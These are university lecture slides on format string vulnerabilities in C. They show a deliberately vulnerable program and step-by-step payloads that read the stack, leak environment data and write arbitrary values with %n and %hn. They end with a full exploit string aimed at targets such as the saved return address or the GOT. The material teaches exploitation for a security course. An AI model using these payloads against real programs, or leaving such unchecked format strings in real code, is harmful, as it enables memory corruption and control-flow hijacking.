Recall on Format String Bugs

Advanced Cybersecurity Topics @ POLIMI
Prof. Zanero

Adapted from: Computer Security @ POLIMI

Format String and Placeholders

Available in practically any programming language's printing functions (e.g., **`printf`**).

Specify how data is formatted into a string.

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d ...\n", i, i);
}

$ ./fs
a 10 ...
```

Tells the function <u>how many parameters to expect</u> after the format string (in this case, 2).

Variable Placeholders

Placeholders identify the formatting type:

`%d` or **`%i`**	decimal
`%u`	unsigned decimal
`%o`	unsigned octal
`%X` or **`%x`**	unsigned hex
`%c`	char
`%s`	string (char*), prints chars until **`\0`**

Can be used to read and write in memory.

Examples of Format Print Functions

```
printf
fprintf   vfprintf
sprintf   vsprintf
snprintf  vsnprintf
```

By the end of this set of slides we will learn that the problem is conceptually much deeper, and not limited exclusively to printing functions.


Vulnerable Example

```
#include <stdio.h>                       //vuln3.c

void test(char *arg) {                   /* wrap into a function so that */
     char buf[256];                      /* we have a "clean" stack frame*/
     snprintf(buf, 250, arg);
     printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
     test(argv[1]);
     return 0;
}

$ ./vuln3 "%x %x %x"                 # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130   # depending on machine, compiler, etc.
```

wu-ftpd 2.6.0: http://ftp.ist.utl.pt/pub/ftp/ftp/servers/wuarchive-ftpd/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz

What Happened?

`snprintf(buf, 250, "%x %x %x");`



When the format string is parsed, **`snprintf()`** expects three more parameters from the caller (to replace the three **`%x`**).

According to the calling convention, these are expected to be pushed on the stack by the caller. Thus, the **`snprintf()`** expects them to be on the stack, before the preceding arguments.

Reading the string with itself (!)

The number of %x depends on the specific program

```
$ ./vuln "AAAA %x %x ... %x"
buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141

$ ./vuln "BBBB %x %x ... %x"
buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB). Makes sense: the format string itself is often on the stack.

So, we can <u>read</u> *what we put* on the stack!

Scanning the Stack With `%N$x`

To scan the stack we can use the **`%N$x`** syntax (go to the Nth parameter) + simple shell scripting:

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4       # suppose that I want to print the 3rd

$ ./vuln "%3\$x"                # N$x is the direct parameter access
b7fd5ff4                        # (the \ is to escape the $ symbol)

$ for i in `seq 1 150`; do echo -n "$i " && ./vuln "AAAA %$i\$x"; done
1 AAAA b7ff0590
2 AAAA 804849b
# .......lots of lines......    # 1 dword from the stack per line
150 AAAA 53555f6e               # (continued on next slide)
```

Reading the string with itself / 2 (vuln3)


```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln3 "AAAB%$i\$x"; echo ""; done | grep 4141
2 AAAB42414141                # there is my cell I can read from!
                                  # We had to go 2 positions up.


$ ./vuln3 "AAAB%2\$x"
AAAB42414141                      # So, we can effectively read.
```

Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAA %$i\$s"; echo ""; done | grep HOME
64 AAAA HOME=/root

$ ./vuln "AAAA %64\$x"
AAAA 8048490                    # here is its address
```


I'M WONDERING...
...COULD WE ALSO WRITE?
memegenerator.net

A useful placeholder: `%n`

`%n` = **write**, in the address pointed to *by the argument*, the **number of chars (bytes)** printed so far

E.g.

```
int i = 0;
printf("hello%n",&i);
```

At this point, `i == 5`

Writing to the Stack with `%n`

`%n` = **write**, in the address pointed to *by the argument*, (treated as a pointer to int) the **number of chars** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault          # bingo! Something unexpected happened...
```

What happened?

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault          # bingo! Something unexpected happened...

$ dmesg | tail -n 1
[19336.033685] vuln3[28939]: segfault at 41414141 ip f7e697ec sp ffffcf20
error 6 in libc-2.19.so[f7e22000+1a7000]
```

`%n` pulls an **`int*`** (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is **`0x41414141`**.

Recap on Writing Technique

1. Put, on the stack, the address (**`addr`**) of the memory cell (**`target`**) to modify.
2. Use **`%x`** to go find it on the stack.
3. Use **`%n`** to write an *arbitrary number* in the cell pointed to by **`addr`**, which is **`target`**.

Arbitrary number = #bytes printed so far

It's a bit tricky and *indirect*, but it allows to control the execution flow.

Controlling the Arbitrary Number

We use **`%c`**

```
void main () {
        printf("|%050c|\n", 0x41424344);
        printf("|%030c|\n", 0x41424344);
        printf("|%013c|\n", 0x41424344);
}
$ ./padding
|0000000000000000000000000000000000000000000000000D|     ~> 50
|00000000000000000000000000000D|                         ~> 30
|000000000000D|                                          ~> 13

# let's assume that we know the target address: 0x0806d3b0
$ ./vuln3 "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"
```

(continued)

```
$ gdb ./vuln3
(gdb) set args "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"

(gdb) r
Starting program: /root/practice/fs/vuln3
    "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"

Program received signal SIGSEGV, Segmentation fault.
0xb7eba9d4 in vfprintf () from /lib/i386-linux-gnu/i686/cmov/libc.so.6

(gdb) info r
eax            0x806d3b0    134665136
ecx            0x0   0
edx            0xc354   50004              <~ 50000 + 4 bytes before
```

Writing 32 bit Addresses (16 + 16 bit)

To avoid writing gigabytes of data... we split each DWORD (32bits) into 2 WORDs (16bits, up to 64K), and write them in two rounds.

Remember: once we start counting up with `%c`, we cannot count down. We can only keep going up. So, we need to do some math.

- **1st round:** word with *lower* decimal value.
- **2nd round:** word with *higher* decimal value.

Generic Case 1

What to write = [first_part]>[second_part]
(e.g., `0x45434241`)

The format string looks like this (left to right):

`<tgt (1st two bytes)>`	where to write (hex, little endian)
`<tgt+2 (2nd two bytes)>`	where to write + 2 (hex, little endian)
`%<low value - printed(8) >c`	what to write - #chars printed (dec)
`%<pos>$hn`	displacement on the stack (dec)
`%<high value - low value>c`	what to write - what written (dec)
`%<pos+1>$hn`	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Generic Case 2

What to write = [first_part]<[second_part]
(e.g., **0x42414543**)
SWAP Required

The format string looks like this (left to right):

<tgt+2 (2nd two bytes)>	where to write+2 (hex, little endian)
<tgt (1st two bytes)>	where to write (hex, little endian)
%<low value - printed(8) >c	what to write - #chars printed (dec)
%<pos>$hn	displacement on the stack (dec)
%<high value - low value>c	what to write - what written (dec)
%<pos+1>$hn	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write **0xb7eb1f10** to **0x08049698**

0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st


\x98\x96\x04\x08	where to write (hex, little endian)
\x9a\x96\x04\x08	where to write + 2 (hex, little endian)
%(7952-8)c	what to write - 8 (dec)
%<pos>$hn	displacement on the stack (dec)
%(47083-7952)c	what to write - previous value (dec)
%<pos+1>$hn	displacement on the stack + 1 (dec)

Where to write	What to write	Where "where to write" is placed on the stack

Example: Some More Math

And we're done. Exploit ready!

\x98\x96\x04\x08	where to write (hex, little endian)
\x9a\x96\x04\x08	where to write + 2 (hex, little endian)
%7944c	what to write - 8 (dec)
%<pos>$hn	displacement on the stack (dec)
%39131c	what to write - previous value (dec)
%<pos+1>$hn	displacement on the stack + 1 (dec)



```
\x98\x96\x04\x08\x9a\x96\x04\x08%07944c%00002$hn%39131c%00003$hn
```

Note: **<pos> = 2** (could change depending on machine, compiler, etc.)

A Word on the TARGET address

- The saved return address (saved EIP)
    - Like a “basic” stack overflow
        - You must find the address on the stack :)
- **The Global Offset Table (GOT)**
    - **dynamic relocations for functions**
- C library hooks
- Exception handlers
- Other structures, function pointers

Static vs. Dynamic linking

- Static linking: The binary contains everything it needs to execute
- Dynamic linking: The executable relies on other, external, libraries to work
  - The binary “knows” the **name** of the external symbols it needs
  - At runtime, it needs to resolve the **names** to actual **addresses** ~> it’s the task of the **dynamic loader**

The Global Offset Table (GOT)

- Table with pointers to external symbols
- At program startup, the dynamic loader patches the GOT with the actual addresses
- For functions it is a bit more complex due to a process called **lazy loading**
    - Symbols are resolved **only at first use**
    - When calling an external function, program code invokes the **stub function** in the **PLT** (Procedure Linkage Table)
    - If it’s the first invocation, the stub function invokes the dynamic loader

Dynamic loading: lazy loading

Enter **GOT** and **PLT** (Procedure Linkage Table)

```
user@challenges-bin:~/mission4$ objdump -d mission4 | grep fgets -C3
 80483f6:   68 00 00 00 00          push   $0x0
 80483fb:   e9 e0 ff ff ff          jmp    80483e0 <_init+0x24>

08048400 <fgets@plt>:
 8048400:   ff 25 10 a0 04 08       jmp    *0x804a010
 8048406:   68 08 00 00 00          push   $0x8
 804840b:   e9 d0 ff ff ff          jmp    80483e0 <_init+0x24>
```

Stub function in the PLT (`r-x`)

fgets address in the GOT (`rw-`)

Dynamic loading: lazy loading

At runtime, 0x0804c008 will contain the address of the **dynamic loader**, (**`_dl_runtime_resolve`**), which will resolve the symbol printf and patch the GOT with the right address.

```
Disassembly of section .plt:

08049020 <.plt>:
 8049020:       ff 35 04 c0 04 08       pushl  0x804c004
 8049026:       ff 25 08 c0 04 08       jmp    *0x804c008
 804902c:       00 00                   add    %al,(%eax)
        ...

08049030 <printf@plt>:
 8049030:       ff 25 0c c0 04 08       jmp    *0x804c00c
 8049036:       68 00 00 00 00          push   $0x0
 804903b:       e9 e0 ff ff ff          jmp    8049020 <.plt>

0
                                               *0x804c010
                                               $0x8
                                               8049020 <.plt>
```

At program startup:

```
pwndbg> x/x 0x0804c00c
0x804c00c <printf@got.plt>:     0x08049036
```

Exercise

Let's exploit a format string vulnerability!